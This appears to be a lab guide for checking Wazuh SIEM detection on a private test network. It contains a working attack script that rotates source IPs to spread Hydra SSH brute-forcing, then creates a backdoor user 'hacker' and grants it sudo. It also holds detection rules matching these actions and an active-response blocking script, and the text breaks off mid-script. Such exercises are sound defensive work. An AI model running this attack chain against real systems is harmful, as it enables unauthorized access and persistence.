[*] Gateway: 192.168.35.1
[*] Interface: eth0
[*] Rotating IPs: 192.168.35.200 - 192.168.35.229
[*] Total waves: 30

[*] Starting in 3 seconds ...

╔═══════════════════════════════════════════════════════════╗
║ PHASE 1: Creating Rotating IPs                            ╒
╚═══════════════════════════════════════════════════════════╝

  [+] Created: 192.168.35.200
  [+] Created: 192.168.35.201
  [+] Created: 192.168.35.202
  [+] Created: 192.168.35.203
  [+] Created: 192.168.35.204
  [+] Created: 192.168.35.205
  [+] Created: 192.168.35.206
  [+] Created: 192.168.35.207
  [+] Created: 192.168.35.208
  [+] Created: 192.168.35.209
  [+] Created: 192.168.35.210
  [+] Created: 192.168.35.211
  [+] Created: 192.168.35.212
  [+] Created: 192.168.35.213
  [+] Created: 192.168.35.214
  [+] Created: 192.168.35.215
  [+] Created: 192.168.35.216
  [+] Created: 192.168.35.217
  [+] Created: 192.168.35.218
  [+] Created: 192.168.35.219
  [+] Created: 192.168.35.220
  [+] Created: 192.168.35.221
  [+] Created: 192.168.35.222
  [+] Created: 192.168.35.223
  [+] Created: 192.168.35.224
  [+] Created: 192.168.35.225
  [+] Created: 192.168.35.226
  [+] Created: 192.168.35.227
  [+] Created: 192.168.35.228
  [+] Created: 192.168.35.229
```

```
╔═══════════════════════════════════════════════════════╗
║ PHASE 2: Executing Attack with Policy Routing         ╒
╚═══════════════════════════════════════════════════════╝


═══════════════════════════════════════════════════════
WAVE 1/30 | Source: 192.168.35.200 | 05:14:09
═══════════════════════════════════════════════════════
[→] Launching Hydra from 192.168.35.200
^X@sS[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass1" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass2" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass3" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "badpassword" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "testtest" - 5 of 10 [child 0] (0/0)
^X@sS[√] Wave 1 completed

═══════════════════════════════════════════════════════
WAVE 2/30 | Source: 192.168.35.201 | 05:14:21
═══════════════════════════════════════════════════════
[→] Launching Hydra from 192.168.35.201
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass1" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass2" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass3" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "badpassword" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "testtest" - 5 of 10 [child 2] (0/0)
[√] Wave 2 completed

═══════════════════════════════════════════════════════
WAVE 3/30 | Source: 192.168.35.202 | 05:14:32
═══════════════════════════════════════════════════════
[→] Launching Hydra from 192.168.35.202
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass1" - 1 of 10 [child 0] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass2" - 2 of 10 [child 1] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "wrongpass3" - 3 of 10 [child 2] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "badpassword" - 4 of 10 [child 3] (0/0)
[ATTEMPT] target 192.168.35.129 - login "kali" - pass "testtest" - 5 of 10 [child 0] (0/0)
[√] Wave 3 completed
```

```
╔═══════════════════════════════════════════════╗
║ PHASE 3: Cleanup                              ╒
╚═══════════════════════════════════════════════╝

[√] Cleanup completed

╔═══════════════════════════════════════════════╗
║ VERIFICATION COMMANDS                         ╒
╚═══════════════════════════════════════════════╝

On Agent (192.168.35.129):
  sudo iptables -L INPUT -n | grep DROP | wc -l
  sudo tail -50 /var/ossec/logs/active-responses.log

On Manager (192.168.35.128):
  sudo grep 'Rule: 5715' /var/ossec/logs/alerts/alerts.log | wc -l
  sudo grep 'Rule: 5763' /var/ossec/logs/alerts/alerts.log | wc -l
```

---

# 6. Verification & Evidence Collection {#evidence}

## Immediate Verification (During/After Attack)

### On Wazuh Manager (192.168.35.128):

## 1. Check Rule 5763 Alerts (Brute-Force Detection)

```
sudo grep 'Rule: 5763' /var/ossec/logs/alerts/alerts.log | tail -20
```

**Expected output:**

## 2. Count Total Alerts

```
# Count Rule 5763 (should be ~30, one per IP)
sudo grep -c 'Rule: 5763' /var/ossec/logs/alerts/alerts.log

# Count Rule 5760 (should be ~300, 10 attempts × 30 IPs)
sudo grep -c 'Rule: 5760' /var/ossec/logs/alerts/alerts.log
```

## 3. Check Active Response Log

```
sudo tail -50 /var/ossec/logs/active-responses.log
```

**Expected output:**

```
[2024-12-09 10:30:26] [START] Action: add, IP: 192.168.35.200, Rule: 5763
[2024-12-09 10:30:26] [SUCCESS] Blocked 192.168.35.200 (Rule: 5763)
[2024-12-09 10:30:45] [START] Action: add, IP: 192.168.35.201, Rule: 5763
[2024-12-09 10:30:45] [SUCCESS] Blocked 192.168.35.201 (Rule: 5763)
...
```

## 4. Count Blocked IPs in Active Response Log

```
sudo grep 'SUCCESS.*Blocked' /var/ossec/logs/active-responses.log | wc
-l
```

**Expected:** 30

## 5. Verify iptables Blocks

```
# List all blocked IPs
sudo iptables -L INPUT -n | grep DROP | grep '192.168.35.2'

# Count blocked IPs
sudo iptables -L INPUT -n | grep -c '192.168.35.2'

# Detailed view with packet counts
sudo iptables -L INPUT -n -v | grep '192.168.35.2' | head -10
```

**Expected output:**

```
DROP       all  --  192.168.35.200      0.0.0.0/0
DROP       all  --  192.168.35.201      0.0.0.0/0
DROP       all  --  192.168.35.202      0.0.0.0/0
...
DROP       all  --  192.168.35.229      0.0.0.0/0
```

## 6. Extract Specific IP Evidence

```
# Check alerts for specific IP
sudo grep '192.168.35.200' /var/ossec/logs/alerts/alerts.log | grep -E 'Rule:
(5760|5763)'

# Count attempts per IP
sudo grep '192.168.35.200' /var/ossec/logs/alerts/alerts.log | grep -c 'Rule:
5760'
```

---

## Dashboard Verification

**Access Dashboard:** `https://192.168.35.128`

## 1. View All Related Alerts

**KQL Filter:**

```
rule.id:(5760 OR 5763)
```

**Expected:** 330+ events (300 Rule 5760 + 30 Rule 5763)

## 2. View Only Blocked IPs

**KQL Filter:**

```
rule.id:5763
```

**Expected:** 30 events

## 3. Analyze Attack Timeline

**KQL Filter:**

```
rule.id:5763 AND data.srcip:192.168.35.*
```

**Visualization:** Create timeline showing blocks over time

## 4. Top Attacking IPs

**KQL Filter:**

```
rule.id:5763
```

**Aggregation:** Terms aggregation on `data.srcip`

---

## Evidence Collection

Checklist

## Required Screenshots

- [ ] **1. ossec.conf Configuration**
  - Command: `sudo grep -A10 "firewall-drop" /var/ossec/etc/ossec.conf`
  - Shows: Active Response configured for Rule 5763
- [ ] **2. firewall-drop.sh Script**
  - Command: `sudo cat /var/ossec/active-response/bin/firewall-drop.sh | head -50`
  - Shows: Custom script content
- [ ] **3. Attack Execution**
  - Script output showing 30 waves
  - Shows: Rotating IP creation and attacks

- [ ] **4. Rule 5763 Alerts**
  - Command: `sudo grep 'Rule: 5763' /var/ossec/logs/alerts/alerts.log | tail -20`
  - Shows: Brute-force detection
- [ ] **5. Active Response Log**
  - Command: `sudo tail -50 /var/ossec/logs/active-responses.log`
  - Shows: IPs being blocked
- [ ] **6. iptables Rules**
  - Command: `sudo iptables -L INPUT -n -v | grep '192.168.35.2' | head -20`
  - Shows: 30 blocked IPs
- [ ] **7. Dashboard - All Alerts**
  - KQL: `rule.id:(5760 OR 5763)`
  - Shows: Total alert count
- [ ] **8. Dashboard - Blocked IPs**
  - KQL: `rule.id:5763`
  - Shows: 30 blocked IPs
- [ ] **9. Dashboard - Timeline**
  - Visualization showing attack progression
  - Shows: Blocks over time
- [ ] **10. Dashboard - Top Source IPs**
  - Aggregation showing all 30 attacking IPs
  - Shows: IP distribution

---

## Metrics Summary Table

Create this table for your report:

| Metric | Command | Expected | Actual |
|---|---|---|---|
| Total Waves Executed | - | 30 | ___ |
| Rule 5760 Alerts (Individual | `grep -c 'Rule: 5760' /var/ossec/logs/alerts/alerts.log` | ~300 | ___ |

| Metric | Command | Expected | Actual |
|---|---|---|---|
| failures) | | | |
| Rule 5763 Alerts (Brute-force detected) | `grep -c 'Rule: 5763' /var/ossec/logs/alerts/alerts.log` | 30 | ___ |
| Active Response Blocks | `grep -c 'SUCCESS.*Blocked' /var/ossec/logs/active-responses.log` | 30 | ___ |
| IPs in iptables | `iptables -L INPUT -n \| grep -c '192.168.35.2'` | 30 | ___ |
| Attack Duration | - | ~15-20 min | ___ |
| False Positives | - | 0 | ___ |
| Detection Rate | - | 100% | ___ |

# 7. Troubleshooting {#troubleshooting}

## Common Issues & Solutions

## Issue 1: Connection Errors After Wave 1

**Symptoms:**

```
[ERROR] could not connect to ssh://192.168.35.129:22
Connection reset by peer
```

**Root Cause:** SSH MaxStartups too low

**Solution:**

```
# On Agent (192.168.35.129)
sudo nano /etc/ssh/sshd_config

# Add:
MaxStartups 200:30:300
MaxSessions 200

sudo systemctl restart ssh
```

## Issue 2: Rules Not Triggering

### Check 1: Agent Connected?

```
# On Manager
sudo /var/ossec/bin/agent_control -l
```

**Expected:** `192.168.35.129 is available`

### Check 2: Logs Reaching Manager?

```
# On Manager
sudo tail -f /var/ossec/logs/alerts/alerts.log | grep "192.168.35.129"
# Run attack and watch for logs
```

### Check 3: Rules Loaded?

```
# On Manager
sudo grep -r "5763" /var/ossec/ruleset/rules/
```

---

## Issue 3: Active Response Not Blocking

### Check 1: Active Response Configured?

```
sudo grep -A5 "rules_id>5763" /var/ossec/etc/ossec.conf
```

### Check 2: Script Exists?

```
ls -la /var/ossec/active-response/bin/firewall-drop.sh
```

### Check 3: Script Executable?

```
sudo chmod 750 /var/ossec/active-response/bin/firewall-drop.sh
```

### Check 4: Test Script Manually

```
# Create test alert
echo '{
  "parameters": {
```

```
    "alert": {
      "data": {"srcip": "192.168.35.250"},
      "rule": {"id": "5763"}
    }
  }
}' | sudo /var/ossec/active-response/bin/firewall-drop.sh add

# Check if IP blocked
sudo iptables -L INPUT -n | grep 192.168.35.250
```

## Issue 4: Hydra Timing Out

**Increase timeout in script:**

```
# Change from:
timeout 45s hydra ...

# To:
timeout 60s hydra ...
```

## Issue 5: Not All IPs Blocked

**Check threshold timing:**

```
# Rule 5763 requires 8 failures in 120 seconds
# If your passwords < 8, some IPs won't trigger the rule

# Verify password count:
wc -l /tmp/.hydra_passwords_*
# Should show: 10 lines
```

## Debug Commands

**Real-time monitoring:**

```
# Terminal 1 (Manager) - Watch alerts
sudo tail -f /var/ossec/logs/alerts/alerts.log | grep -E "5760|5763"
```

```
# Terminal 2 (Manager) - Watch Active Response
sudo tail -f /var/ossec/logs/active-responses.log

# Terminal 3 (Manager) - Watch iptables changes
watch -n 1 "iptables -L INPUT -n | grep -c '192.168.35.2'"

# Terminal 4 (Attacker) - Run attack
sudo /tmp/rotating_attack_v2.sh
```

---

## Clean Up After Testing

**Remove all blocked IPs:**

```
# On Manager
sudo iptables -L INPUT -n --line-numbers | grep '192.168.35.2' | tac | while
read line; do
    num=$(echo $line | awk '{print $1}')
    sudo iptables -D INPUT $num
done

# Verify cleanup
sudo iptables -L INPUT -n | grep '192.168.35.2'
```

**Clear logs (optional, for fresh test):**

```
# On Manager
sudo > /var/ossec/logs/alerts/alerts.log
sudo > /var/ossec/logs/active-responses.log
```

---

# USECASE 5.1 UPGRADED: SSH Multi-Stage Attack with Post-Exploitation

```
## 📚 Table of Contents
- [Strategy Overview](#strategy)
- [Upgrade Rationale](#rationale)
```

- [Environment Setup](#setup)
- [Configuration](#config)
- [Attack Execution](#attack)
- [Verification](#verification)
- [Troubleshooting](#troubleshooting)

---

## 1. Strategy Overview {#strategy}

### ✅ Upgraded Approach - Multi-Stage Attack

**OLD METHOD (Basic):**
- ✅ Rotating IP brute-force
- ✅ Block all IPs with Rule 5763
- ❌ Stops at blocking (no post-exploitation)

**NEW METHOD (Upgraded):**
- ✅ Phase 1: Rotating IP brute-force (same as basic)
- ✅ Phase 2: **Success login detection**
- ✅ Phase 3: **Backdoor user creation**
- ✅ Phase 4: **Privilege escalation (sudo)**
- ✅ **Multi-layer detection + Active Response**

---

### Attack Flow
```
Phase 1: Rotating IP Brute-Force
  ↓
10 IPs × 20 passwords = 200 failed attempts
  ↓
Wazuh Rule 5763 fires → Blocks each IP
  ↓
Phase 2: Success Login (from safe IP)
  ↓
Wazuh Rule 100530 fires (correlation detection)
  ↓
```

```
Phase 3: Create Backdoor User
  ↓
Wazuh Rule 100531 fires (user creation)
Wazuh Rule 100532 fires (correlation: login → user)
  ↓
Phase 4: Add User to Sudo Group
  ↓
Wazuh Rule 100533 fires (sudo privilege)
Wazuh Rule 100534 fires (full attack chain)
  ↓
Active Response: Disable backdoor user
```

---

### Rules Summary

| Rule | Description | Level | Action |
|---|---|---|---|
| **5763** | Brute-force (8 failures) | 10 | Block IP |
| **100530** | Success login after brute-force | 12 | Alert |
| **100531** | New user created | 10 | Alert |
| **100532** | Backdoor after compromise (correlation) | 13 | Alert |
| **100533** | User added to sudo | 12 | Alert + Trigger AR |
| **100534** | Full attack chain (composite) | 15 | Alert + Trigger AR |

---

## 2. Upgrade Rationale {#rationale}

### Why Upgrade?

**Basic Version:**
- ✅ Detects and blocks brute-force
- ❌ Cannot detect post-exploitation
- ❌ Attacker can create backdoor AFTER successful login

**Upgraded Version:**

```
- ✅ Detects brute-force
- ✅ **Correlates success login with previous attacks**
- ✅ **Detects backdoor creation**
- ✅ **Detects privilege escalation**
- ✅ **Auto-disables backdoor accounts**

### Real-World Scenario
```
Attacker compromises weak password
  ↓
Creates backdoor user "hacker"
  ↓
Adds "hacker" to sudo group
  ↓
Now has persistent privileged access
```
```

**Without upgrade:** Wazuh only detects initial brute-force
**With upgrade:** Wazuh detects entire attack chain + removes backdoor

---

# 3. Environment Setup {#setup}

## Prerequisites

Same as basic version, plus:

**On Manager (192.168.35.128):**

bash

```
# Verify Manager running
sudo systemctl status wazuh-manager | grep Active

# Check Agent connected
sudo /var/ossec/bin/agent_control -l
```

**On Agent (192.168.35.129):**

bash

```
# Verify user exists
id kali
```

```
# Check SSH config (from basic setup)
sudo grep -E "MaxStartups|MaxSessions" /etc/ssh/sshd_config
```

**On Attacker (192.168.35.141):**

bash

```
# Install expect (for Phase 3-4)
sudo apt update
sudo apt install expect -y
```

---

# 4. Configuration {#config}

## STEP 1: Add Custom Detection Rules

bash

```
# On Manager
sudo nano /var/ossec/etc/rules/local_rules.xml
```

**Add AFTER existing rules, BEFORE `</group>`:**

xml

```
<!-- Local rules -->

<!-- Modify it at your will. -->
<!-- Copyright (C) 2015, Wazuh Inc. -->

<!-- Example -->
<group name="local,syslog,sshd,">

  <!--
  Dec 10 01:02:02 host sshd[1234]: Failed none for root from 1.1.1.1 port 1066
ssh2
  -->
  <rule id="100001" level="5">
    <if_sid>5716</if_sid>
```

```
    <srcip>1.1.1.1</srcip>
    <description>sshd: authentication failed from IP 1.1.1.1.</description>
    <group>authentication_failed,pci_dss_10.2.4,pci_dss_10.2.5,</group>
  </rule>

<!-- ============================================ -->
  <!-- USECASE 5.1 UPGRADED: Multi-Stage Attack    -->
  <!-- ============================================ -->

  <!-- Rule 100530: Success login after brute-force -->
  <rule id="100530" level="12" timeframe="600">
    <if_matched_sid>5763</if_matched_sid>
    <if_sid>5402</if_sid>
    <match>Accepted</match>
    <description>SSH login successful after brute-force from multiple IPs</
description>
    <mitre>
      <id>T1078</id>
      <id>T1110.001</id>
    </mitre>
    <group>authentication_success,attack,</group>
  </rule>

  <!-- Rule 100531: New user created -->
  <rule id="100531" level="10">
    <if_sid>5902</if_sid>
    <match>new user|new account|useradd</match>
    <description>New user account created: $(extra_data)</description>
    <mitre>
      <id>T1136.001</id>
    </mitre>
    <group>adduser,account_changed,</group>
  </rule>

  <!-- Rule 100532: Backdoor user after compromise -->
  <rule id="100532" level="13" timeframe="600">
    <if_matched_sid>100530</if_matched_sid>
    <if_matched_sid>100531</if_matched_sid>
```

```
    <description>ALERT: Backdoor user created after SSH compromise</de
scription>
    <mitre>
      <id>T1136.001</id>
      <id>T1078</id>
    </mitre>
    <group>attack,account_changed,</group>
  </rule>

  <!-- Rule 100533: User added to sudo - FIXED v2 -->
  <rule id="100533" level="12">
    <if_sid>5400,5403</if_sid>
    <match>usermod -aG sudo|gpasswd -a.*sudo|add.*group.*sudo</matc
h>
    <description>User added to sudo group - Privilege escalation attempt</
description>
    <mitre>
      <id>T1098</id>
      <id>T1548</id>
    </mitre>
    <group>privilege_escalation,sudo,</group>
  </rule>

  <!-- Rule 100534: Backdoor given sudo -->
  <rule id="100534" level="15" timeframe="600">
    <if_matched_sid>100532</if_matched_sid>
    <if_matched_sid>100533</if_matched_sid>
    <description>CRITICAL: Backdoor user given sudo after compromise</d
escription>
    <mitre>
      <id>T1136.001</id>
      <id>T1098</id>
      <id>T1548</id>
    </mitre>
    <group>attack,privilege_escalation,</group>
  </rule>
```

```
</group>
```

**Verify syntax:**

bash

```
sudo /var/ossec/bin/wazuh-logtest -t < /dev/null
```

**Restart Manager:**

bash

```
sudo systemctl restart wazuh-manager
sleep 10
sudo systemctl status wazuh-manager | grep Active
```

```
#!/bin/bash
#
# USECASE 5.1 UPGRADED: Multi-Stage Attack
# ENGLISH VERSION – Phases Separated for Easy Debugging & Presentatio
n
#
TARGET="192.168.35.129"
USER="kali"         # Existing user on target
PASS="kali"         # Password for the user
INTERFACE="eth0"
GATEWAY=$(ip route | grep default | awk '{print $3}')
G='\033[0;32m'   # Green
Y='\033[1;33m'   # Yellow
R='\033[0;31m'   # Red
NC='\033[0m'     # No Color

clear
# ==========================================
# PHASE 1: Rotating IP Brute-Force (10 IPs - PROVEN WORKING METHOD)
# ==========================================
echo ""
echo -e "${G}╔═══════════════════════════════════════════════
```

```
╗${NC}"
echo -e "${G}│ PHASE 1: Rotating IP Brute-Force      │${NC}"
echo -e "${G}╚═══════════════════════════════════════════════════════════
╝${NC}"
echo -e "${Y}Creating 10 temporary IPs (100-109)...${NC}"
for i in {100..109}; do
    sudo ip addr add 192.168.35.$i/24 dev $INTERFACE 2>/dev/null
    echo "   ✓ Added IP: 192.168.35.$i"
done

cat > /tmp/wrong.txt << 'EOF'
wrong1
wrong2
wrong3
wrong4
wrong5
wrong6
wrong7
wrong8
wrong9
wrong10
wrong11
wrong12
wrong13
wrong14
wrong15
wrong16
wrong17
wrong18
wrong19
wrong20
EOF

echo ""
echo -e "${Y}Launching brute-force from 10 different IPs...${NC}"
for i in {100..109}; do
    SOURCE_IP="192.168.35.$i"
    WAVE=$((i-99))
```

```
    echo -e "${G}═══════════════════════════════════════════════════════
${NC}"
    echo -e "${Y}[Wave $WAVE/10] Source IP: $SOURCE_IP │ $(date +%H:%
M:%S)${NC}"
    echo -e "${G}═══════════════════════════════════════════════════════
${NC}"

    # Chỉ add route src IP – Hydra sẽ dùng đúng source IP (proven working)
    sudo ip route add $TARGET via $GATEWAY src $SOURCE_IP dev $INTER
FACE 2>/dev/null

    timeout 60s hydra -l "$USER" -P /tmp/wrong.txt -t 3 -V -s 22 "ssh://$TA
RGET" 2>&1 | head -10

    sudo ip route del $TARGET via $GATEWAY src $SOURCE_IP 2>/dev/null
    sleep 3
done

echo -e "${G}✓ Phase 1 Complete – Expected: 10 different IPs → 10 alerts R
ule 5763${NC}"
echo -e "${Y}⚠ Wazuh: Rules 5712 & 5763 should fire${NC}"
sleep 5

# ==========================================
# PHASE 2: Successful Login
# ==========================================
echo ""
echo -e "${G}╔═══════════════════════════════════════════════════════
╗${NC}"
echo -e "${G}│ PHASE 2: Successful Login            │${NC}"
echo -e "${G}╚═══════════════════════════════════════════════════════
╝${NC}"
SUCCESS_IP="192.168.35.150"  # IP outside attack range (not blocked)
echo -e "${Y}Using safe IP $SUCCESS_IP with correct password...${NC}"

sudo ip addr add $SUCCESS_IP/24 dev $INTERFACE 2>/dev/null
sudo ip route add $TARGET via $GATEWAY src $SUCCESS_IP dev $INTERF
ACE 2>/dev/null
```

```
sshpass -p "$PASS" ssh -o StrictHostKeyChecking=no -o UserKnownHost
sFile=/dev/null \
   "$USER@$TARGET" "whoami" 2>/dev/null

if [ $? -eq 0 ]; then
   echo -e "${G}✓ Login SUCCESS from $SUCCESS_IP!${NC}"
   echo -e "${Y}⚠ Wazuh: Rule 100530 should fire${NC}"
else
   echo -e "${R}× Login failed – check credentials or blocked IP${NC}"
   exit 1
fi

# Clean up success IP
sudo ip route del $TARGET via $GATEWAY src $SUCCESS_IP 2>/dev/null
sudo ip addr del $SUCCESS_IP/24 dev $INTERFACE 2>/dev/null
sleep 5

# ==========================================
# PHASE 3: Create Backdoor User
# ==========================================
echo ""
echo -e "${G}╔═══════════════════════════════════════════════
╗${NC}"
echo -e "${G}│ PHASE 3: Create Backdoor User          │${NC}"
echo -e "${G}╚═══════════════════════════════════════════════
╝${NC}"
echo -e "${Y}Creating user 'hacker'...${NC}"

export USER TARGET PASS

expect << 'END_EXPECT'
set timeout 30
spawn ssh -o StrictHostKeyChecking=no $env(USER)@$env(TARGET)
expect "password:"
send "$env(PASS)\r"
expect "$ "
send "sudo useradd -m -s /bin/bash hacker\r"
```

```
expect "password for kali:"
send "$env(PASS)\r"
expect "$ "
send "echo 'hacker:backdoor123' | sudo chpasswd\r"
expect "$ "
send "sudo passwd -S hacker\r"
expect "$ "
send "exit\r"
expect eof
END_EXPECT

# KHÔNG unset ở đây – để Phase 4 dùng chung biến

echo -e "${G}✓ Backdoor user 'hacker' created${NC}"
echo -e "${Y}⚠ Wazuh: Rules 100531 & 100532 should fire${NC}"
sleep 5

# ==========================================
# PHASE 4: Grant Sudo Privileges
# ==========================================
echo ""
echo -e "${G}╔═══════════════════════════════════════════════════
╗${NC}"
echo -e "${G}│ PHASE 4: Grant Sudo Privileges        │${NC}"
echo -e "${G}╚═══════════════════════════════════════════════════
╝${NC}"
echo -e "${Y}Adding 'hacker' to sudo group...${NC}"

# Biến đã export từ Phase 3 → dùng luôn
expect << 'END_EXPECT'
set timeout 30
spawn ssh -o StrictHostKeyChecking=no $env(USER)@$env(TARGET)
expect "password:"
send "$env(PASS)\r"
expect "$ "
send "sudo usermod -aG sudo hacker\r"
expect "password for kali:"
send "$env(PASS)\r"
```

```
expect "$ "
send "groups hacker\r"
expect "$ "
send "exit\r"
expect eof
END_EXPECT

# Unset biến ở cuối script (sau Phase 4)
unset USER TARGET PASS

echo -e "${G}✓ 'hacker' granted sudo privileges${NC}"
echo -e "${Y}⚠ Wazuh: Rules 100533 & 100534 should fire${NC}"
echo -e "${Y}⚠ Active Response should disable 'hacker'${NC}"
sleep 5
# ==========================================
# CLEANUP
# ==========================================
echo ""
echo -e "${G}╔═══════════════════════════════════════════════
╗${NC}"
echo -e "${G}│ CLEANUP                                    │${NC}"
echo -e "${G}╚═══════════════════════════════════════════════
╝${NC}"
for i in {100..109}; do
    sudo ip route del $TARGET via $GATEWAY src 192.168.35.$i 2>/dev/null
    sudo ip addr del 192.168.35.$i/24 dev $INTERFACE 2>/dev/null
done
rm -f /tmp/wrong.txt
echo -e "${G}✓ All temporary IPs and routes removed${NC}"

# ==========================================
# VERIFICATION COMMANDS
# ==========================================
echo ""
echo "╔═══════════════════════════════════════════════
═══╗"
echo "│ VERIFICATION COMMANDS                      │"
echo "╚═══════════════════════════════════════════════
```

```
═══╝"
echo ""
echo "On Manager:"
echo "1. Rotating IP detection:"
echo "   sudo grep 'Rule: 5712' /var/ossec/logs/alerts/alerts.log | tail -10"
echo ""
echo "2. Individual IP blocks:"
echo "   sudo grep 'Rule: 5763' /var/ossec/logs/alerts/alerts.log | tail -20"
echo ""
echo "3. Post-exploitation alerts:"
echo "   sudo grep -E '100530|100531|100532|100533|100534' /var/ossec/l
ogs/alerts/alerts.log | tail -20"
echo ""
echo "4. Active Response log:"
echo "   sudo tail -50 /var/ossec/logs/active-responses.log"
echo ""
echo "On Agent:"
echo "5. Check backdoor user status:"
echo "   sudo passwd -S hacker"
echo "6. Check sudo group:"
echo "   groups hacker"
echo ""
echo "Dashboard:"
echo "   Filter: rule.id:(5712 OR 5763 OR 100530 OR 100531 OR 100532 OR 1
00533 OR 100534)"
echo ""
echo -e "${G}Expected Results:${NC}"
echo " • Rule 5712: 5-10 alerts"
echo " • Rule 5763: 10 alerts (one per IP)"
echo " • Rules 100530-100534: 5 alerts"
echo " • Blocked IPs: 10"
echo " • User 'hacker': Disabled by Active Response"
echo ""
```

---

## STEP 2: Configure Enhanced Active Response

bash

```
# On Manager
sudo nano /var/ossec/active-response/bin/enhanced-response.sh
```

**Content:** (Use script you already have - it's correct!)

```
#!/bin/bash
# Enhanced Active Response - DEBUG VERSION
# Version: 3.0

read INPUT_JSON
ACTION="$1"
LOG="/var/ossec/logs/active-responses.log"

log() {
    echo "$(date '+%Y-%m-%d %H:%M:%S') $1" >> "$LOG"
}

# === CRITICAL: ALWAYS LOG ===
log "============================================="
log "SCRIPT STARTED - VERSION 3.0"
log "DEBUG - ACTION: $ACTION"
log "DEBUG - INPUT LENGTH: ${#INPUT_JSON} characters"
log "DEBUG - RAW INPUT: $INPUT_JSON"

# Parse JSON
SRCIP=$(echo "$INPUT_JSON" | jq -r '.parameters.alert.data.srcip // empt
y' 2>/dev/null)
RULE=$(echo "$INPUT_JSON" | jq -r '.parameters.alert.rule.id // empty' 2
>/dev/null)
USERNAME=$(echo "$INPUT_JSON" | jq -r '.parameters.alert.data.dstuser
// empty' 2>/dev/null)

log "DEBUG - JQ RESULT: RULE='$RULE' | USERNAME='$USERNAME' | S
RCIP='$SRCIP'"

# Fallback if jq fails
if [ -z "$RULE" ] || [ "$RULE" == "null" ]; then
    RULE=$(echo "$INPUT_JSON" | grep -oP '"id"\s*:\s*"(\d+)"' | grep -oP
```

```
'\d+' | head -1)
    log "DEBUG - FALLBACK RULE: '$RULE'"
fi

if [ -z "$USERNAME" ] || [ "$USERNAME" == "null" ]; then
    USERNAME=$(echo "$INPUT_JSON" | grep -oP '"dstuser"\s*:\s*"([^"]
+)"' | grep -oP '(?<=")[^"]+(?=")' | head -1)
    log "DEBUG - FALLBACK USERNAME: '$USERNAME'"
fi

if [ -z "$SRCIP" ] || [ "$SRCIP" == "null" ]; then
    SRCIP=$(echo "$INPUT_JSON" | grep -oP '"srcip"\s*:\s*"([^"]+)"' | grep
-oP '(?<=")[^"]+(?=")' | head -1)
    log "DEBUG - FALLBACK SRCIP: '$SRCIP'"
fi

log "DEBUG - FINAL: RULE='$RULE' | USERNAME='$USERNAME' | SRCIP
='$SRCIP'"

if [ "$ACTION" == "add" ]; then
    log "Enhanced Response - Rule: $RULE | Target: $USERNAME | SrcIP:
$SRCIP"

    # Block IP
    if [ -n "$SRCIP" ] && [ "$SRCIP" != "null" ] && [ "$SRCIP" != "empty" ]; th
en
        sudo iptables -C INPUT -s "$SRCIP" -j DROP 2>/dev/null
        if [ $? -eq 0 ]; then
            log "→ IP already blocked: $SRCIP"
        else
            sudo iptables -A INPUT -s "$SRCIP" -j DROP 2>/dev/null
            if [ $? -eq 0 ]; then
                log "✓ Blocked IP: $SRCIP"
            else
                log "× Failed to block IP: $SRCIP"
            fi
        fi
    fi
```

```
    # Backdoor detection for rules 100530, 100532, 100534
    if [ "$RULE" == "100530" ] || [ "$RULE" == "100532" ] || [ "$RULE" == "1
00534" ]; then
        log "→ BACKDOOR RULE TRIGGERED: $RULE"

        if [ -z "$USERNAME" ] || [ "$USERNAME" == "null" ] || [ "$USERNAM
E" == "root" ]; then
            log "× Invalid username: '$USERNAME'"
            log "==========================================="
            exit 0
        fi

        if ! id "$USERNAME" &>/dev/null; then
            log "× User does not exist: $USERNAME"
            log "==========================================="
            exit 0
        fi

        log "✓ User exists: $USERNAME"

        # Check age
        if [ -d "/home/$USERNAME" ]; then
            CREATED=$(stat -c %Y "/home/$USERNAME" 2>/dev/null || echo
0)
            NOW=$(date +%s)
            AGE=$((NOW - CREATED))
            AGE_MINUTES=$((AGE / 60))

            log "→ User home: /home/$USERNAME"
            log "→ User age: $AGE_MINUTES minutes ($AGE seconds)"

            if [ $AGE -lt 600 ]; then
                log "⚠️ BACKDOOR DETECTED: User < 10 minutes old!"
                log "→ Starting containment..."

                # Lock account
                sudo usermod -L "$USERNAME" 2>&1 | tee -a "$LOG"
```

```
        LOCK_EXIT=$?
        if [ $LOCK_EXIT -eq 0 ]; then
            log "✓ Successfully locked: $USERNAME"
        else
            log "× FAILED to lock (exit $LOCK_EXIT): $USERNAME"
        fi

        # Remove from sudo
        groups "$USERNAME" | grep -q "\bsudo\b"
        IN_SUDO=$?

        if [ $IN_SUDO -eq 0 ]; then
            log "→ User in sudo group, removing..."
            sudo gpasswd -d "$USERNAME" sudo 2>&1 | tee -a "$LOG"
            GPASSWD_EXIT=$?
            if [ $GPASSWD_EXIT -eq 0 ]; then
                log "✓ Successfully removed from sudo: $USERNAME"
            else
                log "× FAILED to remove from sudo (exit $GPASSWD_EXIT):
$USERNAME"
            fi
        else
            log "→ User not in sudo group"
        fi

        # Kill processes
        PROCS=$(pgrep -u "$USERNAME" 2>/dev/null | wc -l)
        log "→ Found $PROCS processes"

        if [ $PROCS -gt 0 ]; then
            sudo pkill -9 -u "$USERNAME" 2>&1 | tee -a "$LOG"
            KILL_EXIT=$?
            if [ $KILL_EXIT -eq 0 ]; then
                log "✓ Killed $PROCS processes"
            else
                log "× Failed to kill processes (exit $KILL_EXIT)"
            fi
        fi
```

```
            # Verify results
            sleep 1
